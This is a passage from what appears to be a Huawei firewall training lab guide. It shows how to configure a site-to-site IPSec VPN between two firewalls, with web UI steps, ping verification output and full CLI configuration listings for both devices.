





Step 3 Configure an IPSec policy.

On FW1, choose **Network** > **IPSec** > **IPSec**, click **Add**, and set **Scenario** to **Site-to-site**.

In **Basic Configuration**, set IPSec parameters, including the pre-shared key (**Test!123**) and source and destination addresses.




On FW1, click **Add** in the **Data Flow to Be Encrypted** area to add a data flow.




On FW2, choose **Network** > **IPSec** > **IPSec**, click **Add**, and set **Scenario** to **Site-to-site**.

In **Basic Configuration**, set IPSec parameters, including the pre-shared key **Test!123**.




On FW2, click **Add** in the **Data Flow to Be Encrypted** area to add a data flow.



(Optional) Set IKE and IPSec parameters. In this example, the default parameter settings are used. To modify a parameter value, click **Advanced** in the **Security Proposal** area. Note that security proposals on the two ends of a tunnel must be configured the same.

Step 4 Apply the IPSec policy.

After the configuration is complete, click **Apply** to save and apply the IPSec policy.



----End

11.3 Verification

Run the **ping** command on PC1 to test connectivity to Server1.

```
C:\Users\admin>ping 10.1.1.10

Pinging 10.1.1.10 with 32 bytes of data:
Reply from 10.1.1.10: bytes=32 time=2ms TTL=126
Reply from 10.1.1.10: bytes=32 time<1ms TTL=126
Reply from 10.1.1.10: bytes=32 time<1ms TTL=126
Reply from 10.1.1.10: bytes=32 time<1ms TTL=126

Ping statistics for 10.1.1.10:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 0ms, Maximum = 2ms, Average = 0ms
```


11.4 Configuration Reference

11.4.1 FW1 Configuration

```
#
sysname FW1
#
acl number 3000
 rule 5 permit ip source 10.1.1.0 0.0.0.255 destination 10.1.2.0 0.0.0.255
#
ipsec proposal prop19412242869
#
ike proposal 1
#
ike peer ike194122428696
 exchange-mode auto
 pre-shared-key Test!123
 ike-proposal 1
 remote-id-type ip
 remote-id 40.1.1.2
 local-id 40.1.1.1
 remote-address 40.1.1.2
#
ipsec policy ipsec1941224289 1 isakmp
 security acl 3000
 ike-peer ike194122428696
 proposal prop19412242869
 tunnel local applied-interface
#
interface GigabitEthernet1/0/0
 undo shutdown
 ip address 10.1.1.1 255.255.255.0
 service-manage ping permit
#
interface GigabitEthernet1/0/1
 shutdown
#
interface GigabitEthernet1/0/2
 shutdown
#
interface GigabitEthernet1/0/4
 undo shutdown
 ip address 40.1.1.1 255.255.255.0
 service-manage ping permit
 ipsec policy ipsec1941224289
#
firewall zone trust
 add interface GigabitEthernet1/0/0
#
firewall zone untrust
 add interface GigabitEthernet1/0/4
#
ip route-static 10.1.2.0 255.255.255.0 40.1.1.2
#
security-policy
```

```
 rule name ipsec1
  source-zone trust
  destination-zone untrust
  source-address 10.1.1.0 mask 255.255.255.0
  destination-address 10.1.2.0 mask 255.255.255.0
  action permit
 rule name ipsec2
  source-zone untrust
  destination-zone trust
  source-address 10.1.2.0 mask 255.255.255.0
  destination-address 10.1.1.0 mask 255.255.255.0
  action permit
 rule name ipsec3
  source-zone local
  destination-zone untrust
  source-address 40.1.1.1 mask 255.255.255.255
  destination-address 40.1.1.2 mask 255.255.255.255
  action permit
 rule name ipsec4
  source-zone untrust
  destination-zone local
  source-address 40.1.1.2 mask 255.255.255.255
  destination-address 40.1.1.1 mask 255.255.255.255
  action permit
#
return
```

11.4.2 FW2 Configuration

```
#
sysname FW2
#
acl number 3000
 rule 5 permit ip source 10.1.2.0 0.0.0.255 destination 10.1.1.0 0.0.0.255
#
ipsec proposal prop19412254440
#
ike proposal 1
#
ike peer ike194122544409
 exchange-mode auto
 pre-shared-key Test!123
 ike-proposal 1
 remote-id-type ip
 remote-id 40.1.1.1
 local-id 40.1.1.2
 remote-address 40.1.1.1
#
ipsec policy ipsec1941225446 1 isakmp
 security acl 3000
 ike-peer ike194122544409
 proposal prop19412254440
 tunnel local applied-interface
#
interface GigabitEthernet1/0/0
```

```
 shutdown
#
interface GigabitEthernet1/0/1
 undo shutdown
 ip address 10.1.2.2 255.255.255.0
 service-manage ping permit
#
interface GigabitEthernet1/0/4
 undo shutdown
 ip address 40.1.1.2 255.255.255.0
 service-manage ping permit
 ipsec policy ipsec1941225446
#
firewall zone trust
 add interface GigabitEthernet1/0/1
#
firewall zone untrust
 add interface GigabitEthernet1/0/4
#
ip route-static 10.1.1.0 255.255.255.0 40.1.1.1
#
security-policy
 rule name ipsec1
  source-zone trust
  destination-zone untrust
  source-address 10.1.2.0 mask 255.255.255.0
  destination-address 10.1.1.0 mask 255.255.255.0
  action permit
 rule name ipsec2
  source-zone untrust
  destination-zone trust
  source-address 10.1.1.0 mask 255.255.255.0
  destination-address 10.1.2.0 mask 255.255.255.0
  action permit
 rule name ipsec3
  source-zone local
  destination-zone untrust
  source-address 40.1.1.2 mask 255.255.255.255
  destination-address 40.1.1.1 mask 255.255.255.255
  action permit
 rule name ipsec4
  source-zone untrust
  destination-zone local
  source-address 40.1.1.1 mask 255.255.255.255
  destination-address 40.1.1.2 mask 255.255.255.255
  action permit
#
return
```

11.5 Question

Configure a site-to-site IPSec VPN on the CLI to meet the requirements of this experiment.

Recommendations

- Huawei Learning Website
  - http://learning.huawei.com/en
- Huawei e-Learning
  - https://ilearningx.huawei.com/portal/#/portal/ebg/51
- Huawei Certification
  - http://support.huawei.com/learning/NavigationAction!createNavi?navId=_31&lang=en
- Find Training
  - http://support.huawei.com/learning/NavigationAction!createNavi?navId=_trainingsearch&lang=en

More Information

- Huawei learning APP